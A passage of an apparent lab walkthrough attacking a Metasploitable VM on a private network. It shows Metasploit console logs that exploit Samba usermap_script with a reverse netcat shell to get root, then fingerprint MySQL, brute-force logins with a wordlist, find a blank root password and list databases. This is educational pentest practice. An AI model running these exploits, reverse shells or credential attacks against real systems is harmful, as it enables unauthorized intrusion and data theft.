   19  exploit/solaris/samba/lsa_transnames_heap        2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
```



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ────    ───────────────  ────────  ───────────
   RHOSTS  192.168.74.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ────   ───────────────  ────────  ───────────
   LHOST  192.168.74.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   ──  ────
   0   Automatic



View the full module info with the info, or info -d command.
```




```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.74.128:4444
[*] Command shell session 1 opened (192.168.74.128:4444 → 192.168.74.129:60511) at 2023-06-22 04:44:21 -0400

whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2# hostname
hostname
metasploitable
```




```
sh-3.2# ps
ps
  PID TTY          TIME CMD
 6112 pts/1    00:00:00 sh
 6122 pts/1    00:00:00 ps
sh-3.2# ls -a
ls -a
.    boot   etc     initrd.img  media      opt   sbin  tmp  vmlinuz
..   cdrom  home    lib         mnt        proc  srv   usr
bin  dev    initrd  lost+found  nohup.out  root  sys   var
sh-3.2# ls -all
ls -all
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  13 root root 13820 Jun 22 03:24 dev
drwxr-xr-x  94 root root  4096 Jun 22 04:46 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx——————   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw———————   1 root root  7263 Jun 22 03:24 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 119 root root     0 Jun 22 03:23 proc
drwxr-xr-x  13 root root  4096 Jun 22 03:24 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
```


Exploiting on PORT 3306 - mysql




```
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_version) > set rhosts 192.168.113.129
rhosts ⇒ 192.168.113.129
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.113.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_version) > run
```




```
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.113.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.113.129:3306  - 192.168.113.129:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.113.129:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
[*] 192.168.113.129:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > search mysql

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank       Check  Description
   -   ----                                                    ---------------  ----       -----  -----------
   0   exploit/windows/http/advantech_iview_networkservlet_cmd_inject  2022-06-28  excellent  Yes    Advantech iView NetworkServlet Command Injection
   1   auxiliary/server/capture/mysql                                                normal     No     Authentication Capture: MySQL
   2   exploit/windows/http/cayin_xpost_sql_rce                2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   3   auxiliary/gather/joomla_weblinks_sqli                   2014-03-02       normal     Yes    Joomla weblinks-categories Unauthenticated SQL Inje
ction Arbitrary File Read
   4   exploit/unix/webapp/kimai_sqli                          2013-05-21       average    Yes    Kimai v0.9.2 'db_restore.php' SQL Injection
   5   exploit/linux/http/librenms_collectd_cmd_inject         2019-07-15       excellent  Yes    LibreNMS Collectd Command Injection
   6   post/linux/gather/enum_configs                                           normal     No     Linux Gather Configurations
   7   post/linux/gather/enum_users_history                                     normal     No     Linux Gather User History
   8   auxiliary/scanner/mysql/mysql_writable_dirs                              normal     No     MYSQL Directory Write Test
   9   auxiliary/scanner/mysql/mysql_file_enum                                  normal     No     MYSQL File/Directory Enumerator
   10  auxiliary/scanner/mysql/mysql_hashdump                                   normal     No     MYSQL Password Hashdump
   11  auxiliary/scanner/mysql/mysql_schemadump                                 normal     No     MYSQL Schema Dump
   12  exploit/multi/http/manage_engine_dc_pmp_sqli            2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager Lin
kViewFetchServlet.dat SQL Injection
   13  auxiliary/admin/http/manageengine_pmp_privesc           2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchRe
sult.cc Pro SQL Injection
   14  post/multi/manage/dbvis_add_db_admin                                     normal     No     Multi Manage DbVisualizer Add Db Admin
   15  auxiliary/scanner/mysql/mysql_authbypass_hashdump       2012-06-09       normal     No     MySQL Authentication Bypass Password Dump
   16  auxiliary/admin/mysql/mysql_enum                                         normal     No     MySQL Enumeration Module
   17  auxiliary/scanner/mysql/mysql_login                                      normal     No     MySQL Login Utility
```



```
msf6 auxiliary(scanner/mysql/mysql_version) > use 17
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > 
```




```
[-] 192.168.113.129:3306  - Msf::OptionValidateError The following options failed to validate: USER_FILE
msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting                             Required  Description
   ----              ---------------                             --------  -----------
   BLANK_PASSWORDS   true                                        no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                           yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                       no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                       no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                       no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                        no        Skip existing credentials stored in the current database (Accepted: none, user,
                                                                            user&realm)
   PASSWORD                                                      no        A specific password to authenticate with
   PASS_FILE                                                     no        File containing passwords, one per line
   Proxies                                                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.113.129                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                                                           s/using-metasploit.html
   RPORT             3306                                        yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                       yes       Stop guessing when a credential works for a host
   THREADS           1                                           yes       The number of concurrent threads (max one per host)
   USERNAME          root                                        no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordli no        File containing users and passwords separated by space, one pair per line
                     sts/unix_users.txt
   USER_AS_PASS      false                                       no        Try the username as the password for all users
   USER_FILE         Desktop/usernames.txt                       no        File containing usernames, one per line
```



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.113.129:3306  - 192.168.113.129:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.113.129:3306  - 192.168.113.129:3306 - Success: 'root:'
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: : (Incorrect: Access denied for user ''@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: 4Dgifts: (Incorrect: Access denied for user '4Dgifts'@'192.168.113.128' (using password: NO)
)
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: abrt: (Incorrect: Access denied for user 'abrt'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: adm: (Incorrect: Access denied for user 'adm'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: administrator: (Incorrect: Access denied for user 'administrator'@'192.168.113.128' (using p
assword: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: anon: (Incorrect: Access denied for user 'anon'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: _apt: (Incorrect: Access denied for user '_apt'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: arpwatch: (Incorrect: Access denied for user 'arpwatch'@'192.168.113.128' (using password: N
O))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: auditor: (Incorrect: Access denied for user 'auditor'@'192.168.113.128' (using password: NO)
)
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: avahi: (Incorrect: Access denied for user 'avahi'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: avahi-autoipd: (Incorrect: Access denied for user 'avahi-autoipd'@'192.168.113.128' (using p
assword: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: backup: (Incorrect: Access denied for user 'backup'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: bbs: (Incorrect: Access denied for user 'bbs'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: beef-xss: (Incorrect: Access denied for user 'beef-xss'@'192.168.113.128' (using password: N
O))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: bin: (Incorrect: Access denied for user 'bin'@'192.168.113.128' (using password: NO))
[-] 192.168.113.129:3306  - 192.168.113.129:3306 - LOGIN FAILED: bitnami: (Incorrect: Access denied for user 'bitnami'@'192.168.113.128' (using password: NO)
)
```

Cmd: mysql -u root -h 192.168.113.129



```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 348
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;\
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
```